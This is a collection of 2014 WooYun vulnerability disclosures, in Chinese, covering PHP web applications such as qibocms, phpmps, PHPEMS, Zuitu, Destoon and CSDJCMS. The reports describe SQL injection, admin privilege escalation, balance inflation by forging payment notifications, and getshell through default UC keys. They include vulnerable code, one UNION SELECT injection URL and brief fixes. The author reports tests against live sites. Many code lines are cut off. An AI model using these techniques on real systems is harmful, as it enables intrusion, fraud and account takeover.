
因为这里 数组中的value为false的时候才会进去

所以这里数组的value我们就不写



成功出数据。

漏洞证明



修复方案

```
foreach($pollarray['options'] as $key => $value) {

$key=addslashes($key);

if(!trim($value)) {

$db->query("DELETE FROM {$tablepre}polloptions WHERE polloptionid='$key'
AND tid='$tid'");
```

? 还是看你们把。

WooYun-2014-80875：qibocms 地方门户系统 注入#4(demo测试)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-080875

简要描述

offset

详细说明

在zhuangxiu/job.php中

```
if(eregi("^([_0-9a-z]+)$",$job)){

    require_once(Mpath."inc/job/$job.php");

}elseif(eregi("^([_0-9a-z]+)$",$action)){

    require_once(Mpath."inc/job/$action.php");

}
```

包含进来

zhuangxiu\inc\job\post_img.php中

```
foreach( $photodb AS $key=>$value){
        if(strlen($value)>4&&!eregi("(gif|jpg|png)$",$value)){ //这
            showerr("只能上传GIF,JPG,PNG格式的文件,你不能上传此文件:$val
        }
    }
    $num=0;
    foreach( $photodb AS $key=>$value ){
        $titledb[$key]=filtrate($titledb[$key]);
        $value=trim($value);
        $value=filtrate($value);
        if($titledb[$key]>100){
            showerr("标题不能大于50个汉字");
        }
        if(strlen($value)<4){
            $db->query("DELETE FROM `{$_pre}pic` WHERE pid='{$piddt
        }elseif($piddb[$key]){
            $num++;
            $db->query("UPDATE `{$_pre}pic` SET name='{$titledb[$ke
        }elseif($value){
            $num++;
            $db->query("INSERT INTO `{$_pre}pic` ( `id` , `fid` , `
        }
```

UPDATE `{$_pre}pic` SET name='{$titledb[$key]}',imgurl='$value' WHERE pid='{$piddb[$key]}'

注意看这语句。 $title 并没有初始化 那么结合qibocms的全局机制 那么就可以控制


而且这里 $titledb[$key] 如果我们提交的$titledb 为字符串的话 那么[$key]就成了读取字符的了。 如果$key 为0 那么就是读取字符串的第一位

如果我们提交' 被qibocms的全局转义成了\' 那么截取第一位 就是\

就能吃掉一个单引号了。 然后 刚好后面的一个变量可控。


导致了可以注入。 $value 虽然结尾限定了必须为jpg

但是直接注释掉后面的就行了。



可以看到截取的\ 吃掉了 单引号 造成了注入。

构造一下。




成功出数据。

测试demo:



成功报错 直接update column就出数据了。

漏洞证明



修复方案

判断是不是数组。

如果是数组的话 再进行这样的操作。

WooYun-2014-60159：phpmps 注入 (可修改其他用户密码,官网成功)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-060159

简要描述

验证不足啊。

详细说明

在api/uc.php中

```
define('IN_PHPMPS', true);

define('UC_CLIENT_VERSION', '1.5.0');    //note UCenter 版本标识

define('UC_CLIENT_RELEASE', '20081031');

define('API_DELETEUSER', 1);        //note 用户删除 API 接口开关

define('API_RENAMEUSER', 1);        //note 用户改名 API 接口开关

define('API_GETTAG', 1);            //note 获取标签 API 接口开关

define('API_SYNLOGIN', 1);            //note 同步登录 API 接口开关

define('API_SYNLOGOUT', 1);            //note 同步登出 API 接口开关

define('API_UPDATEPW', 1);            //note 更改用户密码 开关

define('API_UPDATEBADWORDS', 1);    //note 更新关键字列表 开关

define('API_UPDATEHOSTS', 1);        //note 更新域名解析缓存 开关

define('API_UPDATEAPPS', 1);        //note 更新应用列表 开关

define('API_UPDATECLIENT', 1);        //note 更新客户端缓存 开关

define('API_UPDATECREDIT', 0);        //note 更新用户积分 开关

define('API_GETCREDITSETTINGS', 0);    //note 向 UCenter 提供积分设置
```

```
define('API_GETCREDIT', 0);           //note 获取用户的某项积分 开关
define('API_UPDATECREDITSETTINGS', 0);    //note 更新应用积分设置 开关
define('API_RETURN_SUCCEED', '1');
define('API_RETURN_FAILED', '-1');
define('API_RETURN_FORBIDDEN', '-2');
//note 普通的 http 通知方式
if(!defined('IN_UC'))
{
    error_reporting(0);
    set_magic_quotes_runtime(0);
    defined('MAGIC_QUOTES_GPC') || define('MAGIC_QUOTES_GPC', get_r
    include '../include/common.php';
    include '../include/uc.inc.php';
    $_DCACHE = $get = $post = array();
    $code = @$_GET['code'];
    parse_str(_authcode($code, 'DECODE', UC_KEY), $get);
    if(MAGIC_QUOTES_GPC) {
        $get = _stripslashes($get);
    }
    $action = $get['action'];
    require_once '../uc_client/lib/xml.class.php';
    $post = xml_unserialize(file_get_contents('php://input'));
```

UC_KEY 默认为phpmps。 官网的也如此。

为1的我们都可以调用。

那就来调用这个把


```
function updatepw($get, $post) {
        global $db,$table;
        if(!API_UPDATEPW) {
            return API_RETURN_FORBIDDEN;
        }
        $username = $get['username'];
        $password = $get['password'];
        $newpw = md5($password);
        $db->query("UPDATE {$table}member SET password='$newpw' WHE
        return API_RETURN_SUCCEED;
    }
```

这里 是个update的语句 所以我们可以更改其他用户的密码。

然后我们自己生成一个加密的注入语句。。。

漏洞证明

测试demo。



修复方案

验证。

WooYun-2014-61135：PHPEMS (在线考试系统) 设计缺陷 Getshell一枚(官网已shell)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-061135

简要描述

号称是最好用的开源php考试系统? 果断来看看。

已拿下官网。

详细说明

PHPEMS整合了uc。

在api/config.inc.php中

```
define('UC_CONNECT', 'mysql');

define('UC_DBHOST', 'localhost');

define('UC_DBUSER', 'root');

define('UC_DBPW', 'root');

define('UC_DBNAME', 'ucenter16');

define('UC_DBCHARSET', 'utf8');

define('UC_DBTABLEPRE', '`ucenter16`.uc_');

define('UC_DBCONNECT', '0');


define('UC_KEY', '1234567890');
```

在不整合uc的话 UC_KEY 默认就为 1234567890

http://**.**.**.**/bugs/wooyun-2014-048137

利用UC_KEY Getshell。 测试一下官网。

漏洞证明



无破坏,谢谢。

修复方案

判断是否整合。

WooYun-2014-58479：最土团购注入一枚可直接提升自己为管理 & 无限刷钱。

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-058479

简要描述

最土团购在我印象中 用得还是有把。

至少我自己都遇到过几次了。

前段时间挖的了。 本来想留着自己玩的。

可是留着留着也没用过, 忘记了自己早已不搞站。

还是发出来把。

注入可提升自己为管理 & 给自己刷100万可好?

无视GPC。

详细说明

在order/chinabank/notify.php中

```
$key = $INI['chinabank']['sec'];
$v_oid     = trim($_POST['v_oid']);  // 商户发送的v_oid定单编号
$v_pmode   = trim($_POST['v_pmode']); // 支付方式（字符串）
$v_pstatus = trim($_POST['v_pstatus']);   //支付状态 ：20 成功,30 失败
$v_pstring = trim($_POST['v_pstring']);   // 支付结果信息
$v_amount  = trim($_POST['v_amount']);     // 订单实际支付金额
$v_moneytype = trim($_POST['v_moneytype']); //订单实际支付币种
$remark1   = trim($_POST['remark1' ]);      //备注字段1
$remark2   = trim($_POST['remark2' ]);     //备注字段2
$v_md5str  = trim($_POST['v_md5str' ]);   //拼凑后的MD5校验值
/* 重新计算md5的值 */
$text = "{$v_oid}{$v_pstatus}{$v_amount}{$v_moneytype}{$key}";
$md5string = strtoupper(md5($text));
/* 判断返回信息，如果支付成功，并且支付结果可信，则做进一步的处理 */
if ($v_md5str == $md5string) {
    list($_, $order_id, $city_id, $_) = explode('-', $v_oid, 4);
    if($v_pstatus=="20") {
        /* charge */
        if ( $_ == 'charge' ) {
            @list($_, $user_id, $create_time, $_) = explode('-', $v
            ZFlow::CreateFromCharge($v_amount, $user_id, $create_ti
            die('ok');
        }
```

key是空的 不用管他。 只是一点点的验证。 MD5相等可好, 然后把v_oid用来切割 。

然后带入CreateFromCharge

```
static public function CreateFromCharge($money,$user_id,$time,$serv
        global $option_service;
        if (!$money || !$user_id || !$time) return 0;
        $pay_id = "charge-{$user_id}-{$time}";
        $pay = Table::Fetch('pay', $pay_id);
        if ( $pay ) return 0;
        $order_id = ZOrder::CreateFromCharge($money,$user_id,$time,
        if (!$order_id) return 0;
        //insert pay record
        $pay = array(
            'id' => $pay_id,
            'vid' => $trade_no,
            'order_id' => $order_id,
            'bank' => $option_service[$service],
            'currency' => 'CNY',
            'money' => $money,
            'service' => $service,
            'create_time' => $time,
        );
        DB::Insert('pay', $pay);
        ZCredit::Charge($user_id, $money);
        //end//
        //update user money;
        $user = Table::Fetch('user', $user_id);
        Table::UpdateCache('user', $user_id, array(
                    'money' => array( "money + {$money}" ),
```

```
                    ));
        $u = array(
                'user_id' => $user_id,
                'admin_id' => 0,
                'money' => $money,
                'direction' => 'income',
                'action' => 'charge',
                'detail_id' => $pay_id,
                'create_time' => $time,
                );
        return DB::Insert('flow', $u);
    }
```

这里有一个insert 语句 和一个update语句。

insert 里面的都被单引号了。 而且如果我们提交单引号的话还会被转义。

```
Table::UpdateCache('user', $user_id, array(
                    'money' => array( "money + {$money}" ),
                    ));
```

看这个update $money是没有单引号的。

然后带入查询 首先构造一下语句。


由于 管理和用户都是在user表里 是通过manager这个column 用来判断是否为管理员。


我们给我们自己的用户的manager update成y 即可成为管理员。

UPDATE `user` SET `money` =money + asd WHERE `id` ='88'

执行的语句如此。 我们构造一下语句。

漏洞证明





成功提升。

百度随便找了个站测试。



无限刷钱


www.gentuangou.com/manage/misc/index.php
http://www.gentuangou.com/manage/index.php
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
» 管理员退出
最土
精品团购每一天
zuitu.com
管理后台
首页 项目 订单 优惠券 用户 商户 营销 类别 调查 积分 新闻 设置
首页 答疑 反馈 点评 邮件 短信 返利 财务 友链 备份 日志 过期提醒
最土软件(CV2.0_20120502)
www.wooyun.org

成功提升。

修复方案

过滤。

WooYun-2014-55026：Destoon Sql注入漏洞2（有条件）

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-055026

简要描述

过滤不严。

详细说明

上次是alipay 这次来个paypal的。 当然 tenpay也有这洞

paypal 和 tenpay的一起说了。

api\pay\paypal\notify.php中

```
require '../../../common.inc.php';

$_POST = $_DPOST;

if(!$_POST) exit('fail');

$bank = 'paypal';

$PAY = cache_read('pay.php');

if(!$PAY[$bank]['enable']) exit('fail');  //得开启这种支付方式。

if(!$PAY[$bank]['partnerid']) exit('fail');
```

```
$item_name = $_POST['item_name'];

$item_number = $_POST['item_number'];

$payment_status = $_POST['payment_status'];

$payment_amount = $_POST['mc_gross'];

$payment_currency = $_POST['mc_currency'];

$txn_id = $_POST['txn_id'];

$receiver_email = $_POST['receiver_email'];

$payer_email = $_POST['payer_email'];

$charge_status = 0;

$sql="SELECT * FROM {$DT_PRE}finance_charge WHERE itemid='$item_nur

$r = $db->get_one("SELECT * FROM {$DT_PRE}finance_charge WHERE iter
```

paypal无过滤。 连验证都没验证。

直接注入

---

tenpay


```
if($resHandler->isTenpaySign()) {
    //通知id
        $notify_id = $resHandler->getParameter("notify_id");
    //通过通知ID查询，确保通知来至财付通
    //创建查询请求
        $queryReq = new RequestHandler();
        $queryReq->init();
        $queryReq->setKey($key);
        $queryReq->setGateUrl("https://**.**.**.**/gateway/simpleve
        $queryReq->setParameter("partner", $partner);
        $queryReq->setParameter("notify_id", $notify_id);
    //通信对象
```

tenpay里面多了个验证 不过可以轻松通过。、


```
$transaction_id = $resHandler->getParameter("transaction_id");
    //金额,以分为单位
                $total_fee = $resHandler->getParameter("total_fee")
    //如果有使用折扣券，discount有值，total_fee+discount=原请求的total_f
                $discount = $resHandler->getParameter("discount");
                //-------------------------------
                //处理业务开始
                //-------------------------------
                //处理数据库逻辑
                //注意交易单不要重复处理
                //注意判断返回金额
                $total_fee = ($total_fee+$discount)/100;
                $r = $db->get_one("SELECT * FROM {$DT_PRE}finance_c
```

然后带入查询。

漏洞证明



看看所执行的语句。



修复方案

过滤。

WooYun-2014-52363：CSDJCMS程式舞曲最新版Sql 一枚

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-052363

简要描述

看到官网上又更新了 2014-2-25 加强了SQL安全注入。特别感谢白帽子：（'雨。、C4nf3ng、Jim叔叔、寂寞的瘦子、lxj616 ）对程序的漏洞检测。 还感谢了各白帽子啊 还不错。

那就继续挖挖?

详细说明

在user\pay.php中

```
public function tenpay_return_url() {

        require_once (CSCMSPATH."tenpay/ResponseHandler.class.php")

        $resHandler = new ResponseHandler();

        $resHandler->setKey($key);

        //判断签名

        if($resHandler->isTenpaySign()) {

            //通知id

            $notify_id = $resHandler->getParameter("notify_id");

            //商户订单号

            $out_trade_no = $resHandler->getParameter("out_trade_no

            //财付通订单号

            $transaction_id = $resHandler->getParameter("transactio

            //如果有使用折扣券，discount有值，total_fee+discount=原请求
```

```
            $discount = $resHandler->getParameter("discount");
            //支付结果
            $trade_state = $resHandler->getParameter("trade_state")
            //交易模式,1即时到账
            $trade_mode = $resHandler->getParameter("trade_mode");
            if("1" == $trade_mode ) {
                if( "0" == $trade_state){
                                $row=$this->db->query("select CS_RM
                                if(!$row){
                                        $this->CsdjSkins->Msg_url(
                                }
                                $this->CsdjSkins->Msg_url('恭喜您，成
                } else {
                    //当做不成功处理
                    echo "<br/>" . "即时到帐支付失败" . "<br/>";
                }
            }elseif( "2" == $trade_mode  ) {
                if( "0" == $trade_state) {
                    echo "<br/>" . "中介担保支付成功" . "<br/>";
                } else {
                    echo "<br/>" . "中介担保支付失败" . "<br/>";
                }
            }
        } else {
            echo "<br/>" . "认证签名失败" . "<br/>";
            echo $resHandler->getDebugInfo() . "<br>";
```

getParameter 就相当request把?


这里是没有过滤的。但是有点验证。


```
function isTenpaySign() {
        $signPars = "";
        ksort($this->parameters);
        foreach($this->parameters as $k => $v) {
            if("sign" != $k && "" != $v) {
                $signPars .= $k . "=" . $v . "&";
            }
        }
        $signPars .= "key=" . $this->getKey();
        $sign = strtolower(md5($signPars));
        $tenpaySign = strtolower($this->getParameter("sign"));
        //debug信息
        $this->_setDebugInfo($signPars . " => sign:" . $sign .
                " tenpaySign:" . $this->getParameter("sign"));
        return $sign == $tenpaySign;
    }
```

相等即可。

Come and Sql it.

漏洞证明





官网测试成功。

还可以充值任意金额。

修复方案

Check it.

WooYun-2014-80873：qibocms 地方门户系统 注入#3 (demo测试)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-080873

简要描述

Fighting

详细说明

在/hy/member/homepage_ctrl.php 中

```
if($atn&&eregi("^([_a-z0-9]+)$",$atn)&&is_file(dirname(__FILE__)."/
    require_once(dirname(__FILE__)."/homepage_ctrl/$atn.php");
}
```

包含文件进来

hy\member\homepage_ctrl\pic_edit.php中

```
if(count($pids)<1) showerr("至少选择一项");

$pids=implode(",",$pids);

$query=$db->query("SELECT * FROM {$_pre}pic WHERE pid IN($pids) ORD

while($rs=$db->fetch_array($query)){

    $rs[posttime]=date("Y-m-d H:i:s",$rs[posttime]);

    //$rs[url]=$webdb[www_url]."/".$user_picdir.$rs[url];

    $rs[url]=tempdir($rs[url]);

    $listdb[]=$rs;

}
```

$pids=implode(",",$pids); 这里成字符串后 然后就直接带入到了查询当中

且无单引号。


所以可以直接注入了。

注册个会员

hy/member/homepage_ctrl.php?atn=pic_edit&pids[]=1) union select 1,2,3,4,user(),6,7,8,9,10,11,12%23



测试一下demo:



构造一下



漏洞证明



修复方案

intval

WooYun-2014-79045：Supesite 前台注入 #3 (Delete)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-079045

简要描述

Delete 如果ucenter和supesite在一个裤的话 可以尝试把uckey注入出来 然后......

详细说明

在cp.php中

```
$ac = empty($_GET['ac']) ? 'profile' : trim($_GET['ac']);

if(in_array($ac, array('index', 'news', 'profile', 'credit', 'mode

    include_once(S_ROOT.'./source/cp_'.$ac.'.php');
```

包含进来

在source/cp_news.php中

```
